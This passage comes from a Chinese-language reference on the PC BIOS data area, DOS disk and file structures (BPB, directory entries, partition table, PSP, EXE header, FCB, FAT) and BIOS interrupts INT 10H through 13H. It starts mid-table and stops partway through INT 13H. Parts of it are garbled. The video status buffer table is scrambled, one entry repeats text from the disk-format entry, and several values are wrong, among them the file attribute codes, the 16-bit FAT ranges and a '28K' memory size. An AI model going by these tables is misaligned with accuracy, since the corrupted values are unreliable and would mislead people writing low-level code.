10 位: System Request 键压下
11 位: Pause 锁定
12 位: Scroll Lock 锁定
13 位: Num Lock 键压下
14 位: Caps Lock 键压下
15 位: Insert 键压下

0019, 字节, 备用键盘缓冲区入口

001A, 字, 键盘缓冲区头指针

001C, 字, 键盘缓冲区尾指针

001E, 32 字节, 键盘缓冲区

003E, 字节, 重新调整软盘驱动器状态(亦称软驱寻道状态标志), 各位意义如下:

- 0 位: 重新调整驱动器 0
1 位: 重新调整驱动器 1
2 位: 重新调整驱动器 2
3 位: 重新调整驱动器 3

4-6 位: 保留
7 位: 中断标志
003F, 字节, 软盘驱动电机状态, 各位意义如下:

- 0 位: 驱动器 0 电机开
1 位: 驱动器 1 电机开
2 位: 驱动器 2 电机开
3 位: 驱动器 3 电机开
4, 5 位: 所选驱动器, 其二进制值为驱动器号
6 位: 保留
7 位: 读/写操作

0040, 字节, 电机关闭的超时计数

0041, 字节, 磁盘操作结果状态字节, 其值意义如下(未特别指明软、硬盘者对二者均有效):

- 00 操作成功
01 命令无效(参数非法)
02 地址标志错误或未找到地址标志
03 软盘写保护
04 扇区未找到
05 硬盘复位失败
06 软盘驱动器中未插盘
07 硬盘非法参数表
08 软盘 DMA 超时
09 DMA 越界
0A 硬盘非法扇区标志
0B 测试到硬盘非法柱面
0C 软盘介质类型错
0D 无效的硬盘扇区号
0E 测试到控制数据地址标志
0F 硬盘 DMA 越界
10 读盘数据错(CRC 或 ECC)
11 硬盘数据 ECC 校正错
20 控制错
40 查找操作失败
80 驱动器未准备好
AA 硬盘驱动器未就绪
BB 硬盘未定义
CC 写硬盘失败
ED 硬盘状态错
FF 硬盘检测操作失败

0042, 字节, 软驱操作结束, 软驱控制器状态寄存器 ST0 内容

0043, 字节, 软驱操作结束, 软驱控制器状态寄存器 ST1 内容

0044, 字节, 软驱操作结束, 软驱控制器状态寄存器 ST2 内容

0045, 字节, 软驱操作结束时的磁道号

0046, 字节, 软驱操作结束时的磁头号

0047, 字节, 软驱操作结束时的扇区号

0048, 字节, 软驱操作结束时在扇区的字节数

0049, 字节, 显示方式

- 00 黑白字符 40x25
01 彩色字符 40x25
02 黑白字符 80x25
03 彩色字符 80x25
04 彩色图形 320x200
05 黑白图形 320x200
06 黑白图形 640x200
07 单色字符 80x25
08 彩色图形 20x25
09 彩色图形 40x25
0A 彩色图形 80x25
0B, 0C 保留
0D 彩色图形 40x25
0E 彩色图形 80x25
0F 单色图形 80x25
10 彩色图形 80x25
11 黑白图形 80x30
12 彩色图形 80x30
13 彩色图形 40x25

00-06H 号显示方式以 B800H 为显示缓冲区段起始地址

07-0AH 号显示方式以 B000H 为显示缓冲区段起始地址

0DH-13H 号显示方式以 A000H 为显示缓冲区段起始地址

004A, 字, 屏幕列数

004C, 字, 显示缓冲区字节长度

004E, 字, 显示缓冲区首地址

0050, 字, 第 1 页光标位置(行、列号)

0052, 字, 第 2 页光标位置(行、列号)

0054, 字, 第 3 页光标位置(行、列号)

0056, 字, 第 4 页光标位置(行、列号)

0058, 字, 第 5 页光标位置(行、列号)

005A, 字, 第 6 页光标位置(行、列号)

005C, 字, 第 7 页光标位置(行、列号)

005E, 字, 第 8 页光标位置(行、列号)

0060, 字, 光标类型, 当前光标的起始行和终止行。

0062, 字节, 当前显示页号(0-7)

0063, 字, 显示控制器口地址(3B4H, 3D4H 等)

0065, 字节, 当前屏幕方式字(当前 3X8 寄存器的设置值)

0066, 字节, 当前屏幕色调(当前 3X9 寄存器的设置值)

0067, 双字, 对 PC 系列机保留, 对 PS/2 机为指向系统复位时复位码的指针

006B, 字节, 当前硬中断级别

006C, 双字, 计时器计数值

0070, 字节, 计时器溢出标志, 非零表示计时器超过 24 小时

0071, 字节, Break 键状态

0072, 字, 复位标志

1234 跳过存储器测试

4321 保护存储器(PS/2)

5678 系统挂起(轻便型)

9ABC 生产测试(轻便型)

ABCD 循环自检(轻便型)

0074, 字节, 硬盘操作结果状态字节, 见 0041 单元

0075, 字节, 硬盘驱动器号

0076, 字节, 硬盘驱动器控制字

0077, 字节, 硬盘驱动器控制寄存器地址

0078, 字节, LPT1(打印机 1)超时值

0079, 字节, LPT2(打印机 2)超时值

007A, 字节, LPT3(打印机 3)超时值

007B, 字节, LPT4(打印机 4)超时值

007C, COM1(串口 1)超时值

007D, COM2(串口 2)超时值

007E, COM3(串口 3)超时值

007F, COM4(串口 4)超时值

0080, 字, 存放键盘缓冲区首地址 001EH

0082, 字, 存放键盘缓冲区末地址 003DH

0084, 字节, 显示行减 1

0085, 字, 字符高度(字节/字符)

0087, 字节, 显示控制状态 1

0088, 字节, 显示控制状态 2

0089, 字, 保留

008B, 字节, 磁盘介质控制, 各位意义如下:

0-3 位: 保留

4, 5 位: 软驱步进速率

00 单步

01 双步

6, 7 位: 软驱数据传输率

00=500KB/秒

01=300KB/秒

10=250KB/秒

11=保留

008C, 字节, 硬盘控制器状态

008D, 字节, 硬盘控制器错误状态

008E, 字节, 硬盘中断控制

008F, 字节, 保留

0090, 字节, 软盘驱动器 0 介质描述字节, 各位意义如下, 0-2 位: 软驱及软驱中介质类型

111: 720KB 软盘在 720KB 软驱或 1.44MB 软驱中,

1.44MB 软盘在 1.44MB 软驱中

101: 1.2MB 软盘在 1.2MB 软驱中

100: 360KB 软盘在 1.2MB 软驱中

011: 360KB 软盘在 360KB 软驱中

010: 1.2MB 软盘在 1.2MB 软驱中, 未确定

001: 360KB 软盘在 1.2MB 软驱中, 未确定

000: 360KB 软盘在 360KB 软驱中, 未确定

4 位: 介质状况

0 介质未知

1 介质已知

5 位: 步进速率

0 单步长

1 双步长

6, 7 位: 数据传输速率

00=500KB/秒

01=300KB/秒

10=250KB/秒

11=保留

0091, 字节, 软盘驱动器 1 介质描述字节, 各位意义同 009D 单元

0092, 字, 保留

0094, 字节, 软盘驱动器 0 当前柱面

0095, 字节, 软盘驱动器 1 当前柱面

0096; 字节, 键盘模式状态和类型标志字节。各位意义如下:
 0位: 最后一个代码是 E1 隐藏码
 1位: 最后一个代码是 E0 隐藏码
 2位: 右 Ctrl 键按下
 3位: 右 Alt 键按下
 4位: 装有 101 键或 102 键键盘
 5位: 若识别和键盘, 则强制 Num Lock
 6位: 最后一个字符是第一个标识字符
 7位: 读 ID
 0097; 字节, 键盘 LED 标志。各位意义如下:
 0-2 位: LED 状态位
 3 位: 保留, 必须置 0
 4 位: 收到信息
 5 位: 重复接收标志
 6 位: 方式指示器更新
 7 位: 键盘传送错误标志

0098; 字, 用户等待完成标志的段内偏移量
 009A; 字, 用户等待完成标志的段地址
 009C; 字, 用户等待计数值低位, 以微秒为单位
 009E; 字, 用户等待计数值高位, 以微秒为单位
 00A1; 7 字节, 保留
 00A8; 双字, 显示参数指针
 00AC; 双字, 动态存储区指针
 00B0; 双字, 字符方式下辅助字符发生器指针
 00B4; 双字, 图形方式下辅助字符发生器指针
 00B8; 双字, 2 级存储区指针
 00BC; 4 字节, 保留, 必须置 0
 00C0-00FF 共 64 字节保留。其中, 00F0H-00FFH 大多用作应用程序通讯区

二、常用数据表和数据结构

1. 软盘 I/O 参数表

软盘 I/O 参数表简称为 BPB, 供 DOS 读写磁盘使用, 位于软盘 0 道 0 面 1 扇区。从该扇区 0 字节偏移 0BH 处开始, 共 19 字节。

偏移	意义	举	例
		5.25 英寸 低密盘	5.25 英寸 高密盘
0BH-0CH	每扇区字节数	200H	200H
0DH	每扇区磁头数	02H	01H
0EH-0FH	保留扇区数	01H	01H
10H	文件分配表 FAT 个数	02H	02H
11H-12H	根目录的目录登记项数	70H	0E0H
13H-14H	磁盘总扇区数	290H	960H
15H	介质描述字节	0FDH	0F9H
16H-17H	每个 FAT 占用的扇区数	02H	07H
18H-19H	每磁道扇区数	09H	0FH
1AH-1BH	磁头数	02H	02H
1CH-1DH	磁头扇区数	00H	00H

2. 文件目录表和目录登记项

文件目录表是对根目录而言的, 简称为 FDT。文件目录表由若干目录登记项构成。对容量容量、结构不同的软盘, 目录登记项数不同。5.25 英寸的 1.2M 高密盘, 目录登记项数为 224; 对 5.25 英寸 360K 低密盘, 目录登记项数为 112。对不同类型的软盘, 文件目录表所占用的扇区数和磁头上的位置是不同的, 但同一类型的软盘, 文件目录表所占用的扇区数和磁头上的位置则是完全相同的, 而且固定不变。懂得目录登记项的结构, 也就懂得了文件目录表的结构。一个目录登记项由 32 字节构成, 下面按位偏移量给出它的结构。

位偏移	内容
00H-07H	文件名, 不足 8 字节以空格的 ASCII 码 20H 填充
08H-0AH	扩展名, 不足 3 字节以空格的 ASCII 码 20H 填充
0BH	文件属性字节(见下述说明)
0CH-15H	保留区
16H-17H	文件生成或最后一次修改的时间
18H-19H	文件生成或最后一次修改的日期
1AH-1BH	文件的起始簇号
1CH-1FH	文件长度(字节数)

说明:

(1) 文件名域字节的使用规定
 该目录为空, 从未存放过文件名信息, 该登记项可用
 0E5H 文件已被删除, 该登记项可重新使用
 05H 文件名的首字符应为 5EH
 2EH 子目录表的第一个登记项, 表示与当前目录或其父目录同名。若下一字节也为 2EH, 则是子目录表的第二个登记项, 起始簇号域中包含父目录的起始簇号, 若该簇号为 0, 则表示其父目录根目录
 其它合法字符是文件名的第一个字符
 (2) 文件属性字节

属性字节各位含义如下:
 位 为 1 含义 为 0 含义
 位 0 只读 可读
 位 1 隐含 可见
 位 2 系统 普通
 位 3 卷标号 普通
 位 4 子目录 普通
 位 5 文件修改过 文件未修改过
 位 6, 7 保留
 常见的文件属性字节如下:
 00H 只读
 02H 隐含
 04H 系统
 08H 卷标号
 10H 子目录
 20H 归档, 这是绝大多数可读文件的属性
 (3) 文件长度域的存放格式为低字在前, 高字在后, 一个字中又是低字节在前, 高字节在后。

3. 软盘基表

软盘基表供 INT 13H 读取使用, 中断向量 INT 1EH 便指向该表的入口, 因此该表常驻内存。同时, 软盘上也保留了一份软盘基表, 具体位置为 0 道 0 面 1 扇区偏移 21H-2BH 处。软盘基表共 11 字节, 具体含义如下:

偏移量	意义	5.25 英寸 低密盘	5.25 英寸 高密盘
00H	高 4 位为马达步进速率 低 4 位为磁头加载时间	DFH	EFH
01H	高 7 位为磁头加载时间 低 1 位为非 DMA 方式	25H	25H
02H	马达等待时间	02H	02H
03H	每扇区字节数	09H	0FH
04H	128 字节/每扇区	2AH	2AH
05H	256 字节/每扇区	0FFH	0FFH
06H	512 字节/每扇区	(03H 字节为 0 时才有效)	
07H	1024 字节/每扇区	50H	50H
08H	每道扇区数	0F6H	0F6H
09H	扇区间隔字节数	0FH	00H
0AH	每扇区字节数	02H	02H

4. 硬盘分区表

硬盘分区表位于硬盘的主引导记录中, 硬盘主引导记录位于硬盘物理 1 扇区, 即 0 柱面 0 磁头 1 扇区。硬盘主引导记录共 512 字节, 从偏移 01BEH 开始为硬盘分区表。硬盘分区表由 4 个意义相同的表项构成, 每一表项占用 16 字节, 共 64 字节。主引导记录的最后一个字节为 55H, AAH, 是主引导记录有效的标志。

硬盘分区表表项结构如下(相对于 01BEH 的偏移量)。

偏移量	意义
0 字节	自举标志字节, 其值为 80H 时, 本分区可自举, 否则不可自举。4 个表项中, 只能有一个表项的自举标志字节为 80H
1 字节	本分区起始扇区磁头号
2 字节	低 6 位为本分区起始扇区的扇区号, 高 2 位为本分区起始扇区柱面号的高 2 位
3 字节	本分区起始扇区柱面号的低 8 位
4 字节	系统标志字节, 常见的几个标志代码如下: 01H 使用 12 位 FAT 表的 DOS 分区 02H XENIX 分区 04H 使用 16 位 FAT 表的 DOS 分区 06H 使用 16 位 FAT 表, 且硬盘容量大于约 32M 的 DOS 分区。例如, 用 Compaq-Dos 3.31 MS-DOS 4.0 以上版本格式化的容量大于 32M 的 DOS 分区 05H 扩展的 DOS 分区 64H Novell 分区
5.6, 7 字节	对应于 2, 3, 4 字节, 只是它们代表本分区最后一个扇区所在的磁头号、扇区号和柱面号
8-11 字节	本分区起始扇在整个硬盘上的逻辑扇区号。低字在前, 高字在后, 低字节在前, 高字节在后
12-15 字节	本分区所占用的总扇区数。低字在前, 高字在后, 低字节在前, 高字节在后

5. 程序段前缀

当通过 EXEC 功能调用加载一程序时, 该程序的 COM 确定当时可用内存空间的最低地址, 并以该地址的偏移为起点建立一程序段前缀 PSP, PSP 的长度为 256 字节。其内容如下(以 PSP 起点为基准的偏移):

偏移	长度(字节)	内容
00H	2	INT 21H 指令代码
02H	2	可用内、高端段地址
04H	1	保留
05H	5	DOS 系统功能调用入口

0AH	4	INT 22H(程序结束)中断向量入口地址
0EH	4	INT 23H(Ctrl+C 处理)中断向量入口地址
12H	4	INT 24H(严重出错)中断向量入口地址
16H	22	DOS 保留
2CH	2	环境块段地址
2EH	46	DOS 保留
5CH	16	格式化未打开的文件控制块 1
6CH	20	格式化未打开的文件控制块 2。文件控制块 1-且被打开将覆盖本域
80H	128	未格式化的参数区或确参的磁盘参数区

6. EXE 文件头

EXE 文件头是由 LINK 程序将目标文件(.OBJ)连接成 EXE 文件时生成的, 位于所有程序代码之前。EXE 文件头至少占用一个扇区的长度(通常为 512 字节), 根据需可为一个扇区长度的整数倍, 这由链接程序 LINK 决定的。EXE 文件头各部分意义如下:

偏移	内容
00H-01H	EXE 文件标志 4DH, 5AH
02H-03H	文件不含文件头的字节长度模 512 后的字节数
04H-05H	包括文件头在内的文件页长度(1 页=512 字节)
06H-07H	重定位表项数
08H-09H	文件头的字节长度(1 节=16 字节)
0AH-0BH	程序执行所需最小内存的字节数
0CH-0DH	程序执行所需最大内存的字节数, LINK 程序无法确定该值, 即填入 0FFFFH
0EH-0FH	模块中以代码段相对段位为基准的堆栈段相对段位
10H-11H	堆栈深度
12H-13H	文件所有字的累加和
14H-15H	模块代码入口的 IP 值
16H-17H	模块代码段的相对段位
18H-19H	重定位表第一个重定位项的位
1AH-1BH	覆盖号(程序驻留为 0)
1CH	可保留区
XXH	重定位表, 起点由 18H-19H 指出
XXH	可保留区。文件头长度大于 512 字节时, 结束地址 1FFH 将视具体情况改变

7. 文件控制块 FCB

(1) 未打开的文件控制块(全部由用户设置)

偏移	长度(字节)	内容
00H	1	驱动器号(0=缺省, 1=A, 2=B 等)
01H-08H	8	文件名或保留设备名, 不足 8 字节补空格
09H-0BH	3	扩展名, 不足 3 字节补空格
0CH-24H	25	保留, 必须以 0 填充

(2) 打开的文件控制块

偏移	长度(字节)	内容
00H	1	驱动器号(1=A, 2=B 等)
01H-08H	8	文件名或保留设备名, 不足 8 字节补空格
09H-0BH	3	扩展名, 不足 3 字节补空格
0CH-0DH	2	当前记录号
0EH-0FH	2	当前记录长度
10H-13H	4	文件长度
14H-15H	2	文件建立或最后一次修改的日期
16H-17H	2	文件建立或最后一次修改的时间
18H-1FH	8	DOS 保留
20H	1	当前记录号
21H-24H	4	相对记录号

其中, 00H-0BH 部份对应于未打开的 FCB, 各域内容均由用户设置, 在建立或打开文件时, DOS 设置 0CH-1FH 各域, 但允许用户在读写文件前修改 0CH-0DH 和 0EH-0FH 两个域, 用户在读写文件前必须设置 20H 和 21H-24H 两个域。

(3) 扩展的文件控制块

扩展的文件控制块是在前述两种文件控制块前增加 7 个字节构成的, 所以扩展的文件控制块也有打开的和未打开之分, 现列出增加的 7 个字节, 偏移量指向前面减小的字节数。

偏移	长度(字节)	内容
(-1)	1	文件属性字节
(-2)-(-6)	5	全 0
(-7)	1	OFFH, 扩展文件控制块标志

(4) 文件改名用文件控制块

偏移	长度(字节)	内容
----	--------	----

00H	1	驱动器号(0=硬盘,1=A,2=B等)
01H-08H	8	源文件名,不足8字符补空格
09H-0BH	3	源扩展名,不足3字符补空格
0CH-10H	5	保留,以0填充
11H-18H	8	现文件名,不足8字符补空格
19H-1BH	3	现扩展名,不足3字符补空格
1CH-24H	9	保留,以0填充

8. 文件分配表 FAT

(1)12位 FAT 表

第0项(000)项 DOS保留,第一字节为磁盘标识字节(ID字节),参见ID字节如下:

- 0FDH 双面软磁盘9扇区/每道
- 0F9H 双面软磁盘15扇区/每道
- 0F8H 硬盘

第1项(001)项 DOS保留,与第0项余下的4位构成两个字节的,填入0FFFH

第2项(002)项 -第XXX项(XXX项)只要可能,便分配给文件使用。其中:

- 000H 未使用过的项或可用项
- 003H-0FEFH 文件的下一项(仅仅是含有下一项的项)
- 0FF0H-0FF6H 备用项
- 0FF7H 坏项,不能使用
- 0FF8H-0FFFH 文件的最后一项(文件结束)

(2)16位 FAT 表

第0项(0000项) DOS保留,第一字节填入磁盘标识字节,一般为0F8H第二字节固定填入0FFH

第1项(0001项) DOS保留,固定填入0FFFH

第2项-第XXX项 只要可能,便分配给文件使用。其中:

- 0000H 未使用过的项或可用项
- 0003H-0FEFH 文件的下一项
- 0FF0H-0FFF6H 备用项
- 0FF7H 坏项,不能使用
- 0FF8H-0FFFH 文件最后一项(文件结束)

9. 硬盘参数表

INT 41H和INT 46H中断向量分别指向硬盘驱动0和硬盘驱动器1所对应的硬盘参数表。INT 13H的08H号功能在返回时,ES,DI亦指向相应的硬盘参数表。

偏移	长度	内容
00H-01H	2	最大柱面数
02H	1	最大磁头数
03H-04H	2	保留
05H-06H	2	写入限制磁道流的开始柱面号
07H	1	保留
08H	1	控制字节,其中位3=1表示超过8磁头
09H-0BH	3	保留
0CH-0DH	2	接合区
0EH	1	扇区数/每磁道
0FH	1	保留

10. 功能/状态信息缓冲区

INT 10H中断的1BH号功能返回时,ES,DI指向该缓冲区,该缓冲区长度为40H字节,现将其主要内容列于下(偏移量可能不连续):

偏移量	长度(字节)	内容
		00H
		-03H
4	04H	指向静态功能信息表的指针,该表共16字节位于ROM中,入口地址通常为0E000H,305FH
1	07H-08H	显示方式
2	09H-0AH	显示缓冲区字节容量
2	0BH-1AH	显示缓冲区起始地址

16	8个字,分	22H
	别为8个显	
	示面的光标	
	位置(行、	
	列值)	
1	屏幕行数	27H
1	当前方式下	2AH
	可用颜色数	
1	当前方式下	
	支持的扫描	
	线数	
	00B 200线	
	01B 350线	
	10B 400线	
	11B 480线	
	100B 以上	31H
	保留	
1	可用显示缓	
	冲区内内存容	
	量	
	00B 64K	
	01B 128K	
	10B 192K	
	11B 256K	

三、BIOS 中断

(一)INT 10H 视频 I/O 服务

1. 置显示方式(00H)

入口参数: AH=00H
AL=显示方式号(见BIOS数据区0049H单元)

出口参数: 无

2. 置文本光标尺寸(01H)

入口参数: AH=01H
CH=光标上部扫描线行号
CL=光标下部扫描线行号

出口参数: 无

说明:对CGA视频标准扫描线行号的允许值范围为0-7

对MDA,EGA视频标准,扫描线行号的允许值范围为0-13

对VGA视频标准,扫描线行号的允许为0-15

CH的第5位置1时,光标不显示,CH的第6、7位必须置0,否则光标不稳定

3. 置光标位置(02H)

入口参数: AH=02H
BX=显示页号
DH=屏幕显示行号
DL=屏幕显示列号

出口参数: 无

4. 读当前光标位置(03H)

入口参数: AH=03H
BX=显示页号
出口参数: CH=光标上部扫描线行号
CL=光标下部扫描线行号
DH=屏幕显示行号
DL=屏幕显示列号

5. 读光标位置(04H)

入口参数: AH=04H
出口参数: AH=00H 光笔开关未打开
AH=01H 获得光笔虚坐标值
DH=字符行号
DL=字符列号
CH=光标线(0-199)
CL=光标线(0-nnn)对于大于200线分辨率的显示方式
BX=象素列号(0-319, 639)

说明:VGA适配器不支持光笔输入设备

6. 选择当前显示页(05H)

入口参数: AH=05H
AL=当前显示页号
出口参数: 无

7. 窗口上滚和窗口初始化(06H)

入口参数: AH=06
AL=上滚行数
CH=窗口左上角行号
CL=窗口左上角列号
DH=窗口右下角行号
DL=窗口右下角列号
BH=被滚动各行的属性

出口参数: 无

说明:如置AL=0,则初始化窗口为空白

8. 窗口下滚和窗口初始化(07H)

入口参数: AH=07
AL=下滚行数(AL置0则初始化窗口为空白)
CH=窗口左上角行号
CL=窗口左上角列号
DH=窗口右下角行号
DL=窗口右下角列号
BH=被滚动各行的属性

出口参数: 无

9. 读光标位置的字符及其属性(08H)

入口参数: AH=08H
BH=显示页号
出口参数: AH=字符属性(仅对文本方式)
AL=读取的字符的ASCII码

10. 在光标位置显示字符和属性(09H)

入口参数: AH=09H
AL=行写字符的ASCII码
BH=显示页号(在VGA图形方式13H下用来设置背景色)
BL=文本方式下的字符属性或图形方式下的前景色
CX=待显示的字符数(该值若大于本行剩余行数,在文本方式下会自动换行,图形方式下不能换行)

出口参数: 无

11. 只在光标位置显示字符(0AH)

入口参数: AH=0AH
AL=待写字符的ASCII码
BH=显示页号
CX=待显示字符数 出口参数: 无

12. 置彩色调色板(BH)

入口参数: AH=0BH
BH=00H表示置背景色,此时应置BL=背景色颜色号
BH=01H表示置调色板,此时应置BL=调色板号(调色板号取置为0或1)
背景色颜色号如下:

- 0:黑 1:兰 2:绿 3:青 4:红
- 5:洋红 7:白 8:灰 9:浅兰 10:浅绿
- 11:浅青 12:浅红 13:浅洋红 14:黄 15:强白

13. 写图形象素(0CH)

入口参数: AH=0CH
AL=象素值
CX=象素行号
DX=象素列号
BH=显示页号(对于有多个显示页的显示方式)

出口参数: 无

说明:本功能在屏幕上写点,即使使用同一象素值,但由于背景色、调色板设置不同,彩色点的颜色亦可能不同,例如:

象素值	调色板0	调色板1
00	背景色	背景色
01	绿	青
02	红	洋红
03	棕	白

14. 读图形象素(0DH)

入口参数: AH=0DH

BH=显示页号
CX=列号
DX=行号

出口参数: AL=象素值

15. 电传打字方式显示字符(0EH)

入口参数: AH=0EH
AL=要显示字符的ASCII码
BH=显示页号
BL=前景色

出口参数: 无

说明:光标跟随显示字符移动

16. 取当前显示状态(0FH)

入口参数: AH=0FH
出口参数: AH=屏幕列数
AL=显示方式号
BH=当前显示页号

17. 置调色板寄存器(10H)

入口参数: AH=10H
AL=00H 置调色板寄存器
AL=01H 置边缘色寄存器
AL=02H 置全部板寄存器(调色板寄存器和边缘色寄存器)
AL=03H 置闪烁/亮度位
BH=颜色值(仅当AL=00或01时)

BL=调色板寄存器 00H-0FH (仅当 AL=00 时)
ES,DX 以段首址;偏移量形式指向 17 字节颜色列表

出口参数:无

说明:限于篇幅这里只说明了 AL=00,01,02,03 四个子功能。实际上子功能编号为 00H-1BH,其中 04H-06H,11H,14H,16H 和 18H,19H 子功能保留。

18. 加载字符发生器(11H)

入口参数:AH=11H

AL=00H 装载用户字符发生器

AL=01H ROM 单色集

AL=02H ROM 8x8 双点

AL=03H 设置块描述符

BH=每字节字节数(仅当 AL=00H 时)

BL=要加载的块(00H-07H)

CX=要保存的字符数

DX=ES, BP 指向的用户表的首字符

ES, BP 指向用户表

出口参数:无

说明:本功能包括 15 个子功能。除上面介绍的 4 个外,其子功能编号为 04H,10H-12H,14H,20H-24H,30H。

19. 替换选择(12H)

本功能调用的子功能号置入 BL,而不是置入 AL。现按子功能号说明出入口参数。

(1)返回配置信息(10H)

入口参数:AH=12H

BL=10H

出口参数:BH=00H EGA/VGA 彩色方式

BH=01H EGA/VGA 单色方式

BL=可用内存容量,其中:

BL=00 64K

BL=01 28K

BL=02 192K

BL=03 256K

CH=适配器位

CL=开关设置

(2)选择备用屏幕打印子程序(20H)

入口参数:AH=12H

BL=20H

出口参数:无

说明:所谓备用屏幕打印子程序指支持 25 行以上屏幕显示的打印子程序

(3)选择文本方式的扫描线数(30H)

入口参数:AH=12H

BL=30H

AL=00H 200 条扫描线

AL=01H 350 条扫描线

AL=02H 406 条扫描线

出口参数:AL=12H 成功

AL=00H VGA 不存在

(4)设置显示方式时加载调色板(31H)

入口参数:AH=12H

BL=31H

AL=00H 允许

AL=01H 不允许

出口参数:AL=12H 支持本功能

(5)设置视频显示(32H)

入口参数:AH=12H

BL=32H

AL=00H 允许

AL=01H 不允许

出口参数:AH=12H 支持本功能

(6)设置显示器灰度求和(33H)

入口参数:AH=12H

BL=33H

AL=00H 允许

AL=01H 不允许

出口参数:AH=12H 支持本功能

(7)设置光标缩放(34H)

入口参数:AH=12H

BL=34H

AL=00H 允许

AL=01H 不允许

出口参数:AH=12H 支持本功能

(8)切换显示缓冲区(35H)

入口参数:AH=12H

BL=35H

AL=00H 关闭初始显示缓冲区

AL=01H 打开初始显示缓冲区

AL=02H 禁止当前显示缓冲区

AL=03H 允许使用保留显示缓冲区

ES, DS 指向保留显示缓冲区

出口参数:AL=12H 支持本功能
(9)开/关屏幕(36H)

入口参数:AH=12H

BL=36H

AL=00H 开屏幕

AL=01H 关屏幕

出口参数:AH=12H 支持本功能

20. 写字符串(13H)

入口参数:AH=13H

AL=00H 写后光标不移动(图形方式)

AL=01H 写后光标跟随移动(图形方式)

AL=02H 字符串中包括字符和属性字节

写后光标不移动(文本方式)

AL=03H 字符串中包括字符和属性字节

写后光标跟随移动(文本方式)

BH=页号

BL=字符属性

CX=字符串长度

DH=光标所在行号

DL=光标所在列号

出口参数:无

21. 读/写显示码(1AH)

(1)读显示码(00H)

入口参数:AH=1AH

AL=00H

出口参数:AL=1AH 支持本功能

BH=未活动的显示码

BL=活动的显示码

(2)写显示码(01H)

入口参数:AH=1AH

AL=01H

BL=备用的显示码

BH=活动的显示码

出口参数:AL=1AH 支持本功能

说明:显示码意义如下:

显示码	意义
00H	未连接显示器
01H	代单显的单色适配器 MDA
02H	代彩显的图形适配器 CGA
03H	保留
04H	代彩显的增强型图形适配器 EGA
05H	代单显 EGA
06H	代彩显的专业图适配器 PGA
07H	代单色模拟监视器的 VGA
08H	代彩色模拟监视器的 VGA
09-0FEH	保留
0FFFH	未知的显示器类型

22. 返回功能/状态信息(1BH)

入口参数:AH=1BH

BX=0000H

ES, DI 指向 40H 字节的空白缓冲区(如本功能调用成功,则功能/状态信息写入该缓冲区)

出口参数:AL=1BH 调用成功

ES, DI 指向已填入功能/状态的缓冲区

23. 保存/恢复视频状态(1CH)

(1)返回视频状态缓冲区长度(00H)

入口参数:AH=1CH

AL=00H

CX=要保存的视频状态,其中:

0 位=1 保存视频硬件状态

1 位=1 保存视频 BIOS 状态

2 位=1 保存 DAC(数模转换器)状态和颜色寄存器

3-15 位 保留

出口参数:AL=1CH 支持本功能

BX=视频状态缓冲区块数(1块=64 字节)

(2)保存视频状态(01H)

入口参数:AH=1CH

AL=01H

CX=要保存的视频状态(见 AL=00H 子功能)

ES, BX 指向视频状态缓冲区

出口参数:AL=1CH 支持本功能

(3)恢复当前视频状态(02H)

入口参数:AH=1CH

AL=02H

CX=要恢复的视频状态(见 AL=00H 子功能)

ES, BX 指向格式化参数表。参数表由若干项构成,表项数与待格式化扇区的数目相等,每一表项由 4 字节构成,如下所示。

出口参数:AL=1CH 支持本功能

24. 取显示缓冲区(0FEH)

入口参数:AH=0FEH

ES, DI 指向物理显示缓冲区

出口参数:ES, DI 指向逻辑显示缓冲区

说明:物理显示缓冲区首地址,对单色卡为 0B000,0000H,对标准彩色图形卡为 0B800,0000H。逻辑显示缓冲区是由 TOP VIEW 分配给显示缓冲区的内存地址。

25. 修改显示缓冲区(0FFH)

入口参数:AH=0FFH

CX=已被修改的字符数

ES, DI 指向逻辑显示缓冲区

出口参数:无

(二)JINT 11H 取设备清单

入口参数:无

出口参数:AX=设备配置标志字(见 0040,0010H 字)

(三)JINT 12H 取内存容量

入口参数:无

出口参数:AX=以 KB 为单位的内存容量大小

(四)JINT 13H 磁盘操作服务

1. 磁盘复位(00H)

入口参数:AH=00H

DL=驱动器号(00 为 A 驱,01 为 B 驱,80H 以上为硬驱,例如:80H 为 C 驱,81H 为 D 驱.....)

出口参数:CF=0 成功

AH=00H

CF=1 出错

AH=磁盘操作结果状态字节(见 0040,0041H 字节)

2. 取磁盘状态(01H)

入口参数:AH=01H

DL=驱动器号(同 00H 子功能中的说明,对此以后不再说明)

出口参数:CF=0 成功

AH=00H

CF=1 出错

AH=磁盘操作结果状态字节(见 0040H,0041H 或 0040,0074H 字节)

3. 读磁盘扇区(02H)

入口参数:AH=02H

AL=待读的扇区数

CH=起始扇区柱面号(高于 8 位的部分置入 CL 的高 2 位,下同,以后不再说明)

CL=起始扇区的扇区号

DH=起始扇区磁头号

DL=驱动器号

ES, BX 指向读写缓冲区

出口参数:CF=0 成功

AL=实际读出的扇区数

CF=1 失败

AH=磁盘操作结果状态字节(见 0040,0041H 字节,对此以后不再说明)

4. 写磁盘扇区(03H)

入口参数:AH=03H

AL=待写的扇区数

CH=起始扇区柱面号

CL=起始扇区的扇区号

DH=起始扇区磁头号

DL=驱动器号

ES, BX 指向读写缓冲区

出口参数:CF=0 成功

AL=实际所写的扇区数

CF=1 失败

AH=磁盘操作结果状态字节

5. 磁盘校验(04H)

入口参数:AH=04H

AL=待校验的扇区数

CH=起始扇区柱面号

CL=起始扇区的扇区号

DH=起始扇区磁头号

DL=驱动器号

出口参数:CF=0 成功

AL=实际校验的扇区数

CF=1 失败

AH=磁盘操作结果状态字节

6. 格式化扇区(05H)

入口参数:AH=05H

AL=格式化扇区数

CH=起始扇区柱面号

CL=起始扇区的扇区号

DH=起始扇区磁头号

DL=驱动器号

ES, BX 指向格式化参数表。参数表由若干项构成,表项数与待格式化扇区的数目相等,每一表项由 4 字节构成,如下所示。

磁道号,磁头号,扇区号,字节数/每扇区其中,字节数/每扇区取值如下:

00H=128 字节/每扇区
01H=256 字节/每扇区
02H=512 字节/每扇区
03H=1024 字节/每扇区
出口参数,CF=0 成功
AH=00H
CF=1 失败
AH=错误码,其中:
AH=80H 所指定的软驱不存在
AH=磁盘操作结果状态字节

7. 格式化硬盘扇区, 置坏扇区标志(06H)
入口参数, AH=06H
AL=交叉因子
CH=扇区柱面号
CL=扇区扇区号
DH=扇区磁头号
DL=驱动器号(大于等于 80H)
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=错误码, 其中:
AH=07H 驱动器号无效
AH=01H 无效的功能请求
AH=磁盘操作结果状态字节

8. 从指定柱面开始作硬盘格式化(07H)
入口参数, AH=07H
AL=交叉因子
CH=起始柱面号
DL=驱动器号(大于等于 80H)
出口参数, CF=0 成功
AH=00H
